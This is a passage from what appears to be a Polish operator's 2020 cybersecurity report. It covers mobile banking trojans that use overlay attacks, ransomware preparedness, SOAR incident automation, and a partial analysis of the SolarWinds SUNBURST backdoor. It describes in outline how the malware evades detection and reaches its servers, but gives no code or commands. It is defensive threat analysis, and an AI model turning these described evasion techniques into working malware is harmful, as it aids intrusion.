
aplikację, na której chciał użyć nakładki (tzw. injectu). Operatorzy złośliwego oprogramowania obsługiwali nawet kilka kampanii jednocześnie.

Nakładka to nic innego jak okienko, które nadpisywało prawdziwe okno, zazwyczaj aplikacji bankowości mobilnej, imitując je. Gdy ofiara wpisała swoje dane autoryzujące, przestępcy pozyskiwali dane do autoryzacyjne i sami logowali się na konto ofiary. Jednocześnie przejmowali kody SMS, które służą w bankach jako drugi składnik uwierzytelnienia. W kolejnych krokach dokonywali szeregu operacji na koncie, tak aby ukraść wszystko na co im ofiara i jej bankowość pozwoli. Część ofiar stawiała się tzw. słupami, a ich konta były wykorzystane do przekazywania pieniędzy od innych ofiar. Przestępcy w imieniu swoich ofiar zaciągali kredyty oraz wypłacali gotówkę. Ofiary cały czas pozostawały nieświadome, gdyż Cerberus wyłączał wszelkie notyfikacje.

Zwiększone wykorzystanie Cerberusa wymusiły na badaczach bezpieczeństwa działania, które spowodowały, że mechanizmy bezpieczeństwa coraz lepiej go wykrywały. W odpowiedzi na to autorzy malware ciągle doskonalili swój produkt, dodając kolejne injecty, poprawiając kolejne moduły. Jednocześnie aktywnie promowali swoje oprogramowanie w mediach społecznościowych tj. Twitter, YouTube. W kwietniu dla „klientów” została wypuszczona wersja 2.



Panel zarządzania w wersji 2 Cerberusa



W wersji drugiej poprawiono część błędów i ułatwiono operatorom korzystanie z malware’u, dodano zintegrowany generator aplikacji w panelu zarządzania, jednoczesną obsługę większej ilości kampanii oraz serwerów zarządzających. Twórcy malware zmienili architekturę i zastosowali serwery Nginxa, a do funkcjonalności dodali wykradanie kodów 2FA z Google Authenticator.

W sierpniu autorzy opublikowali źródła swojego produktu, jednocześnie porzucając go. Wcześniej, w czerwcu, próbowali go sprzedać. Wygląda na to, iż mimo pojawienia się kilku ofert zakupu, produkt się nie sprzedał.

Niestety śmierć Cerberusa nie spowodowała, iż polscy użytkownicy mogą odetchnąć z ulgą. Wywodzący się z Cerberusa malware (tzw. fork kodów) znany jako Alien, przejął jego rolę. Na początku był przez badaczy traktowany jako wariant Cerberusa, obecnie jest to już osobna rodzina złośliwego oprogramowania mobilnego.

Cerberus, Alien to nie jedyne oprogramowanie wykorzystywane przez grupy przestępcze, które czyhają na portfele Polaków. Pojawiają się również kampanie korzystające z oprogramowania Hydra, które bezpośrednio wywodzi się z innego złośliwego oprogramowania BianLian. Programy te to głównie scenariusze związane z pocztą elektroniczną: Nowy regulamin poczty Interia, WP, o2 czy Onet. Kolejną rodziną złośliwego oprogramowania to BlackRock który swoją premierę miał w maju 2020, a we wrześniu w Polsce był wykorzystany w kampaniach podszywających się pod aplikację iPKO.

Wszystkie te rodziny złośliwego oprogramowania działają w podobny sposób wykorzystując nakładki na aplikacje. Celami nie są tylko aplikacje bankowe - na listach injectów znajdują się aplikacje mediów społecznościowych, komunikatorów czy użytkowe tj. Allegro, Empiku czy Rossmanna. Pod względem użyteczności jest między nimi duże podobieństwo. Największe różnice występują

w implementacji funkcjonalności, sposobie ekstrakcji złośliwego payloadu, zaciemniania kodu, komunikacji z serwerami Command & Control czy przechowywaniem konfiguracji.

Ciekawym zjawiskiem było to, że konkretne rodziny złośliwego oprogramowania pojawiały się tylko z konkretnymi scenariuszami. I tak 98% kampanii dystrybuujących Hydrę wykorzystywany był scenariusz a’la klient poczty elektronicznej, BlackRock natomiast tylko w scenariuszach podszywających się pod aplikacje bankowości mobilnej. Niewątpliwie prym wiodł scenariusz wykorzystujący paczkomaty.

W 2020 roku zidentyfikowano ponad 500 aplikacji podszywających się pod InPost Można to tłumaczyć rosnącą popularnością tej usługi oraz pandemiczną zmianą w zachowaniu ludzi, w której znacznie częściej zakupy odbywają się on-line. Statystycznie niemal każdy czeka na jakąś przesyłkę, dlatego techniki podszywania się pod usługi dostarczania przesyłek (m.in. InPost, czy firmy kurierskie) zyskały na popularności wśród przestępców.

By uniknąć tego typu zagrożenia odradza się instalowanie oprogramowania, które zostało dostarczone via SMS lub inne komunikatory. Oprogramowanie należy pobierać i instalować tylko z oficjalnych sklepów z aplikacjami. Zaleca się weryfikować uprawnienia jakich żąda aplikacja i dwa razy zastanowić się jeżeli jest to uprawnienie do Ułatwień dostępu. A najlepiej korzystać z CyberTarczy lub w swoim DNS-ie uwzględnić czarną listę złośliwych i phishingowych domen prowadzoną przez CERT Polska. Mechanizmy te - potrafią ochronić przed wejściem na stronę phishingową, które nakłania nas do instalacji złośliwego oprogramowania. I na końcu wypada dodać, iż posiadanie oprogramowania antywirusowego renomowanej firmy na telefonach jest tak samo obowiązkiem jak na zwykłych komputerach – to element higieny cyberbezpieczeństwa.

Komentarz Partnera:



Borys Łacki

Od ponad 16 lat testuje bezpieczeństwo IT. Jest autorem ponad stu prelekcji na branżowych konferencjach m.in. Confidence, SECURE, Semafor, itd. Specjalista zajmujący się testami penetracyjnymi w firmie <https://logicaltrust.net> świadczącej kompleksowe usługi w obszarze bezpieczeństwa informacji.

Ransomware, ransomware, ransomware. Przez ponad 20 lat w branży bezpieczeństwa IT przeżyłem sporo, ale chyba nigdy wcześniej jedno zagrożenie tak bardzo nie spędzało snu z powiek bezpiecznikom i działom IT.

Ogromny wzrost popularności dedykowanych ataków ransomware w roku 2020 i wyłudzenia na niespotykaną dotąd skalę sprawiły, że firmy, które wcześniej nie inwestowały w cyberbezpieczeństwo, zaczęły zastanawiać się jak poradzić sobie z tym problemem, a te które świadomie zarządzają cyberbezpieczeństwem baczniej przyglądają się tej kwestii.

Zorganizowane grupy cyberprzestępcze wyszkoliły się w tym jak atakować firmy, przełamując ich zabezpieczenia i wydobywając wrażliwe informacje.

W pierwszej fazie paraliżują działanie atakowanej organizacji i żądają zapłaty okupu za wysłanie kopii zapasowych danych. Ponieważ jednak coraz więcej firm potrafi odtworzyć dane z backupów - przestępcy, w drugiej fazie grożą, że opublikują wykradzione informacje. Utrata ciągłości działania, kary RODO, kary wynikające z NDA oraz utrata reputacji sprawiają, że problem ten zaczyna dotyczyć przedsiębiorstw z każdej branży. Kwota okupu często zaczyna się od kilkuset tysięcy zł (można negocjować! :). Atakujący wykorzystują podatności w infrastrukturze ofiary lub korzystając z socjotechniki, przejmują pierwszy komputer wewnątrz sieci firmowej, a następnie eskalują uprawnienia i przemieszczając się w obrębie kolejnych sieci przejmują kolejne urządzenia, aż wykradną kluczowe informacje.

Warto wykonać, w obrębie swoich zespołów ćwiczenie, w którym zakładamy, iż znaczna część naszej infrastruktury została przejęta przez atakujących, a dane wykradzione. Przygotowanie wstępnego planu działania pomoże nam w sytuacji, gdy dojdzie do incydentu. Dobrze jest zadbać o takie aspekty jak np. wewnętrzna komunikacja, komunikacja do Klientów, zabezpieczenie materiału dowodowego, przywrócenie firmy do normalnego działania (zarówno w kwestii IT, jak i procesów oraz pracy ludzi), współpraca z zewnętrznymi podmiotami, zabezpieczenie kopii zapasowych i możliwość szybkiego ich przywrócenia. Warto w spokojnym momencie przemyśleć, na ile skrajna musiałaby być sytuacja, abyśmy zaczęli rozważać negocjacje z szantażystami. Zrobienie listy firm, które pomagają w takich „dyskusjach” oraz ustalenie kto w naszej organizacji będzie mógł podjąć związane z tym, trudne decyzje, będzie niezmiernie pomocne i zdecydowanie skróci czas reakcji.

Ransomware, ransomware, ransomware. Przez ponad 20 lat w branży bezpieczeństwa IT przeżyłem sporo, ale chyba nigdy wcześniej jedno zagrożenie tak bardzo nie spędzało snu z powiek bezpiecznikom i działom IT.

Mam nadzieję, że wielowarstwowe bezpieczeństwo i procesowe podejście oraz rozważna analiza ryzyka sprawią, że jeśli nawet zostaniemy zaatakowani, będziemy w stanie zareagować szybko, broniąc swoich zasobów. I tego nam wszystkim życzę w nadchodzącym roku.


SOAR – automatyzacja w cyberbezpieczeństwie

Automatyzacja (patrz: Glosariusz) nie jest niczym nowym w dziejach ludzkości. Z lekcji historii znamy rewolucję przemysłową z przełomu XVIII i XIX wieku związaną z wynalezieniem maszyny parowej i automatyzacją pracy ręcznej. W wieku XX Henry Ford zautomatyzował proces wytwarzania samochodów przez wprowadzenie ruchomej taśmy produkcyjnej. Niezależnie od czasu automatyzacja na stałe zmieniała krajobraz dziedziny, w której była wdrażana. Trafiła także do tak już zaawansowanej dziedziny jak cyberbezpieczeństwo. Czy automatyzacja jest nam potrzebna? Jak możemy ją wykorzystać i czym są systemy klasy SOAR?

Co to jest i po co nam SOAR?

Liczba zdarzeń do przeanalizowania przez analityków cyberbezpieczeństwa stale rośnie. Poczynając od alarmów generowanych przez zapory sieciowe, ruch sieciowy klasyfikowany przez serwery proxy jako podejrzany kończąc na skrzynce mailowej zbierającej podejrzane wiadomości analitycy mają ręce pełne roboty. W natłoku zadań do wykonania jest sporo do optymalizacji przez... automatyzację.

Systemy klasy SOAR (Security Orchestration Automation & Response) – pozwalają na przetwarzanie alarmów oraz incydentów bezpieczeństwa z góry zaplanowany sposób. Źródło i typ danych w zasadniczy sposób determinują powtarzalne, często pracochłonne działania, które można z powodzeniem zautomatyzować. Przyspieszamy w ten sposób proces obsługi incydentu, ale też zapewniamy powtarzalność – co jest niezbędne do utrzymania jakości obsługi na wysokim poziomie.



Systemy klasy SOAR można zdekomponować na bloki składowe:

– **ingest** – blok odbierający dane od systemów zasilających takich jak systemy klasy SIEM i systemy threat hunting’owe alarmujące o zagrożeniach. Istnieje również mnóstwo systemów wykrywających podejrzaną aktywność na bazie sztucznej inteligencji – analizujące na przykład nietypową aktywność użytkowników. Źródło danych może być też mniej wyrafinowane. Może to być po prostu skrzynka pocztowa, do której przekazywane są podejrzane maile. Ingest w dużej mierze determinuje dalsze kroki przetwarzania – dopasowując dane wejściowe do scenariusza przetwarzania (często nazywanego playbook’iem).

– **data processing** - blok przetwarzania danych. Jego zadaniem jest ekstrakcja lub pobranie danych niezbędnych do analizy incydentu. Przykładem jest ekstrakcja nagłówka maila, załączników czy pobranie plików wskazanych przez URL.

– **data analysis** – po wcześniejszym przetworzeniu - dane, przypisane są do standardowych typów (IP, URL, plik itp.). Możliwe jest więc wykonanie takich klasycznych działań jak analizy przy pomocy sandboxa; sprawdzenie reputacji przy pomocy lokalnych lub internetowych serwisów reputacyjnych lub bezpieczne wykonanie zrzutu ekranu, gdy podejrzewamy, że mamy do czynienia ze złośliwymi stronami lub z phishingiem. Elementem pośredniczącym pomiędzy blokiem ingest a lokalnymi lub internetowymi systemami dostarczającym atrybucji jest w przypadku naszej organizacji open source’owy moduł Cortex, który standaryzuje zapytania i odpowiedzi od wcześniej wymienionych systemów.


– **blok decyzyjny** – na podstawie scenariusza oraz wcześniej wykonanych kroków system określa czy incydent spełnia kryteria do w pełni automatycznej obsługi, a więc zamknięcia incydentu w przypadku fałszywego alarmu lub automatycznego wykonania akcji i ograniczenia się jedynie do notyfikacji operatora. Gdy nie jest możliwe jednoznaczne sklasyfikowanie.

– **złośliwe lub niezłośliwe** - wtedy wymagane jest wsparcie ze strony analityka. Oczywiście obsługa automatyczna jest zdecydowanie szybsza i dąży się do maksymalizacji obsługi incydentów bez konieczności angażowania operatorów.

– **system obsługi incydentów** – w przypadku naszej organizacji rolę tę pełni open source’owy moduł TheHive. System wizualizuje zgromadzone do tej pory dane. W razie potrzeby, za pomocą modułu Cortex możliwe jest manualne wywołanie kolejnych analiz w innych, zintegrowanych z SOAR serwisach reputacyjnych. Operator może też wywołać akcje opisane w kolejnym bloku.

– **respond** – blok umożliwiający automatyczne lub manualne wykonanie akcji mającej na celu mitygację zagrożenia i w razie potrzeby komunikację z poszkodowanym lub sprawcą incydentu. Najpopularniejszymi działaniami są blokada na zaporze sieciowej, przekazanie zdarzenia do kolejnej linii wsparcia lub wysłanie maila. W naszej organizacji możliwe jest też zablokowanie IP lub domeny na poziomie całej sieci Orange.


SOAR - dekompozycja na bloki składowe.




Zastosowanie SOAR – Malspam

Czy warto automatyzować? Dla przykładu przyjrzymy się manualnej i automatycznej obsłudze podejrzanych maili. Wymieniając tylko najważniejsze punkty manualnej procedury obsługi takiego zdarzenia – do obowiązków operatora należy:

- sprawdzenie nagłówka wiadomości,
- sprawdzenie czy załączniki wiadomości nie są złośliwe – w praktyce oznacza to dla każdego pliku kilkuminutową analizę za pomocą sandbox’a,
- wyciągnięcie z wiadomości wszystkich URLi, adresów IP, domen zarówno w treści maila, jak i w załącznikach i sprawdzenie ich za pomocą serwisów reputacyjnych (takich jak np. VirusTotal, URLscan, URLhaus). W praktyce jest to bardzo żmudna procedura kopiowania i wklejania treści do analizy, żonglowania pomiędzy różnymi stronami i czekania na odpowiedzi serwisów,
- w przypadku wykrycia złośliwych treści trzeba odłożyć je w lokalnej bazie IoC lub podzielić się nim z innymi organizacjami (świetnie w tym zastosowaniu sprawdza się MISP- Malware Information Sharing Platform),
- Dopiero po tak przeprowadzonych sekwencyjnie krokach można skontaktować się z użytkownikiem i udzielić mu odpowiedzi czy mail, który odebrał jest bezpieczny.
- Rysunek poniżej pokazuje jak taka analiza wygląda w przypadku użycia SOAR.




SOAR - analiza maila ze skrzynki MALSPAM.



Dzięki wykorzystaniu SOAR zaraz po odebraniu maila następuje ekstrakcja najważniejszych elementów, które symultanicznie poddawane są analizie za pomocą internetowych źródeł reputacji. Załączniki poddawane są analizie sandboxowej. Nie trzeba przełączać się pomiędzy różnymi narzędziami – SOAR jest z nimi zintegrowany, a wymiana danych następuje przez API (Application Interface). Analityk widzi gotowy raport, w sposób klarowny pokazujący potencjalne zagrożenia. Jest szybciej i dokładniej, bo mamy pewność, że wszystkie dane zostały przeanalizowane.

Analiza wykonana w sposób manualny zajęłaby czas liczony w godzinach przy zastosowaniu automatyzacji w ciągu kilkunastu minut jesteśmy w stanie udzielić odpowiedzi klientowi i zamknąć zdarzenie.


Przykładowa analiza maila - system TheHive.



Pełna automatyzacja

Przykładem w pełni zautomatyzowanej obsługi jest wprowadzony na początku 2019 roku proces automatycznej blokady w sieci Orange złośliwych treści (malware, phishing, fake news) związanych z COVID-19. Nasze prace wpisały się w szeroko zakrojone działania koordynowane przez Ministerstwo Cyfryzacji i realizowane w porozumieniu z pozostałymi operatorami telekomunikacyjnymi. W ramach umowy ustalono, że NASK Polska będzie analizował i przysyłał do blokady strony mające złośliwy charakter. Poniżej przedstawiono uproszczony schemat mechanizmu blokowania.

Automatyczna blokada treści związanych z koronawirusem i COVID-19.



W wypadku tego mechanizmu treści złośliwe otrzymywane przez ustalony interfejs aplikacyjny trafiają do SOAR i są automatycznie blokowane na CyberTarczy. Cały proces od otrzymania informacji do zablokowania na poziomie sieci trwał poniżej trzech minut! Czas nie do uzyskania w przy manualnym podejściu.

SOAR – większa współpraca pomiędzy liniami

Wdrożenie sytemu klasy SOAR powoduje, że w naturalny sposób staje się on zcentralizowanym miejscem analizy i obsługi incydentów. Jest to jeden system, do którego dostęp mają operatorzy pierwszej linii, a także zaawansowani analitycy z drugiej i trzeciej linii. Standaryzacja zasad obsługi i możliwość szybkiego przekierowania sprawy do linii wyższej – celem głębszej analizy lub do linii niższej – np. w celu kontaktu z użytkownikiem pozwala na znacznie sprawniejszą obsługę zdarzeń i łatwość w wymianie informacji pomiędzy liniami.

Podsumowanie

Systemy klasy SOAR są niezbędną częścią układanki w świecie cyberbezpieczeństwa. Rosnąca liczba zdarzeń do analizy i mocno ograniczona liczba specjalistów sprawia, że semi-automatyczna i automatyczna analiza oraz mitygacja są niezbędne do sprawnego zapewniania bezpieczeństwa organizacji.

W naszej firmie bardzo wcześnie podjęto decyzję o wdrożeniu systemu SOAR, wybierając przy tym nieoczywistą ścieżkę rozwoju wykorzystującą open source’owe projekty. Podobnie jak w innych dziedzinach IT – dużym impulsem do rozwoju, ale także sprawdzeniem dla naszych systemów był początek pandemii. Spowodowało to, że dziś jesteśmy zaawansowanym graczem na polu automatyzacji, a kolejne efekty wkrótce zobaczymy w projektach komercyjnych.

Grzegorz Tyszk

Cyberastronomia – atak poprzez łańcuch dostaw

Supernova, SolarWinds, SolarStorm czy Orion – brzmiały niemal jak terminy z poradnika astronomii, jednak w cyberprzestrzeni niosą za sobą poważne zagrożenie dla firm. Wiedza astronomiczna nie jest wymagana, jednak zrozumienie ataku, który powiązał te terminy w cyberprzestrzeni, jest już obowiązkiem każdego analityka zagrożeń i incydentów.

Rok 2020 zmienił rozumienie cyberbezpieczeństwa na całym świecie. Przyspieszona, wymuszona pandemią, adaptacja technologiczna do warunków pracy zdalnej, do nowych usług, czy wręcz zjawisk internetowych to dla cyberbezpieczeństwa prawdziwe wyzwanie: migracja do rozwiązań chmurowych, wdrażanie zdalnego modelu pracy w sposób bezpieczny, zabezpieczanie infrastruktury, a jednocześnie zmiana modeli operacyjnych w organizacjach. Koniec roku przyniósł nam informacje o niezwyklej cyberoperacji, w której zastosowano metodę wodopaju (zatrutego źródła). Był to atak w 100% zgodny z definicją atak typu APT: bardzo wyrafinowany w wykorzystywanych technikach, przygotowywany długo, pozostający długo w ukryciu, wymierzony w bardzo precyzyjnie określone cele.

Powierzchnia ataku sięgnęła 18000 firm, instytucji, agencji rządowych – tyle było pobrań zatrutej wersji oprogramowania. Tak duża skala nie jest charakterystyczna dla ataków APT, jednak już sposób działania złośliwego oprogramowania, które spośród tej dużej populacji precyzyjnie atakowało wybrane firmy, to już jest klasyka gatunku APT. Wśród ofiar znalazły się takie organizacje jak amerykańskie agencje rządowe: Department Obrony, Energii, Bezpieczeństwa, Stanu, Skarbu oraz Zdrowia, a wśród firm m.in. Microsoft, Intel, Cisco, Nvidia, VMware, Belkin, SAP, NCR, czy nawet potentat z obszaru cybersecURITY firma FireEye, która jako pierwsza podała informację o zdarzeniu. Analizując zarejestrowane domeny można było przyjąć, że atak w pełni dotyczył 140 ofiar, z czego około 45 było w kręgu zainteresowania jego autorów.

Ci, których ten atak dotknął, mają obecnie bardzo poważne zadanie w obszarze analizy oraz mitygacji incydentu, jak również odbudowy bezpiecznego środowiska informatycznego. Dla tych, których ten atak nie dotyczył bezpośrednio, powinien być lekcją do odrobienia – analiza scenariusza ataku i badanie odporności na niego.

Sunburst

13 grudnia firma FireEye ogłosiła, iż odkryła globalną kampanię włamań do systemów informatycznych największych firm na świecie. Odpowiedzialnym za ten atak ogłoszono grupę UNC2452. Wykryto atak na łańcuch dostaw polegający na trojanizowaniu (dodaniu do legalnego oprogramowania funkcji konia trojańskiego) aktualizacji oprogramowania biznesowego SolarWinds Orion w celu

dystribucji złośliwego oprogramowania. Odkryty koń trojański otrzymał nazwę SUNBURST. Atak był bardzo wyrafinowany, a sam atakujący wykorzystał wiele technik, by uniknąć wykrycia i ukryć swoją aktywność. Sama kampania była szeroko rozpowszechniona, dotycząc większość użytkowników oprogramowania SolarWinds Orion. Było to dzieło wysoce wykwalifikowanej grupy hakerskiej (Threat Actor), a operacja została przeprowadzona przy dużej staranności i zachowaniu bezpieczeństwa operacyjnego (by uniknąć wykrycia, zaatakować zdefiniowane cele i zapewnić możliwie długie jej trwanie).

Początkowym wektorem ataku w łańcuchu dostaw była kompromitacja oprogramowania SolarWinds Orion. Oprogramowanie to służy do zarządzania siecią w organizacji i obejmuje monitorowanie wydajności sieci oraz usług, jak również zarządzanie konfiguracją sieci. Ma ono wbudowanych wiele różnych typów narzędzi analitycznych. Służy do monitorowania i zarządzania infrastrukturą lokalną oraz zewnętrzną (hostowaną, czy chmurową). Aby zapewnić oprogramowaniu SolarWinds Orion niezbędny dostęp do infrastruktury i różnicowanej technologii, administratorzy sieci często konfiguruje je z wysokimi uprawnieniami. To niejako spowodowało, że jest ono cennym celem dla działań przeciwnika.

Orion

Adwersarz (twórca i operator ataku) dodał złośliwą wersję binarnego pliku solarwinds.orion.core.businesslayer.dll do cyklu wytwarzania oprogramowania SolarWinds. Biblioteka ta została następnie podpisana (w kolejnych wersjach oprogramowania) przez legalny certyfikat podpisujący kod SolarWinds. „Dodatek” ten, zawierający wkompiowany backdoor (tylną furtkę), który komunikuje się przez HTTP z serwerami zewnętrznymi. Po początkowym okresie uśpienia trwającym do dwóch tygodni SUNBURST może pobierać i wykonywać polecenia, które nakazują złośliwemu kodowi transfer plików, wykonywanie programów, profilowanie systemu, wyłączanie usług oraz ponowne uruchamianie systemu. Ruch sieciowy szkodliwego oprogramowania próbuje wtópić się w legalną aktywność SolarWinds poprzez naśladowanie protokołu Orion Improvement Program (OIP), a trwałe dane stanu są przechowywane w legalnych plikach konfiguracyjnych wtyczek. Backdoor używa wielu zaciemnionych list blokowanych do identyfikacji procesów, usług i sterowników powiązanych z narzędziami wykrywającymi ataki APT, wirusy i malware. I tak, po uruchomieniu aplikacji następuje:

1. Weryfikacja, czy uruchomiona (skompromitowana) biblioteka dll jest wywołana przez proces właściwej aplikacji.
2. Okres uśpienia od 288 godzin (12 dni) do 336 godzin (14 dni).
3. Sprawdzenie, czy komputer jest dopięty do domeny (praca w organizacji domenowej, a nie prywatny lokalny komputer) oraz czy domena nie jest na liście wykluczeń. Lista wykluczeń to zakodowane skróty MD5 takich nazw jak dev.local, lab.local, lab.na, lab.rio, cork.lab, apac.

- lab, lab.brno, pci.local, dmz.local, swdev.local, saas.swi, swdev.dmz, emea.sales.
4. Weryfikacja narzędzi bezpieczeństwa; sprawdzenie listy procesów, listy serwisów oraz sterowników.
 5. Próba wyłączenia wykrytych narzędzi bezpieczeństwa (np. poprzez zmianę wartości w rejestrze i restart systemu).
 6. Sprawdzenie konfiguracji sieciowej poprzez rozwinięcie nazwy DNS api.solarwinds.com. Działanie aplikacji Orion niewzbudza podejrzeń dla aplikacji Orion.
 7. Zebranie podstawowych informacji o systemie, tak by wygenerować zgodną z zaprogramowanym algorytmem nazwę domenową DGA.
 8. Sprawdzenie, czy zapytanie DNS o utworzoną domenę DGA rozwija się do adresu IP.
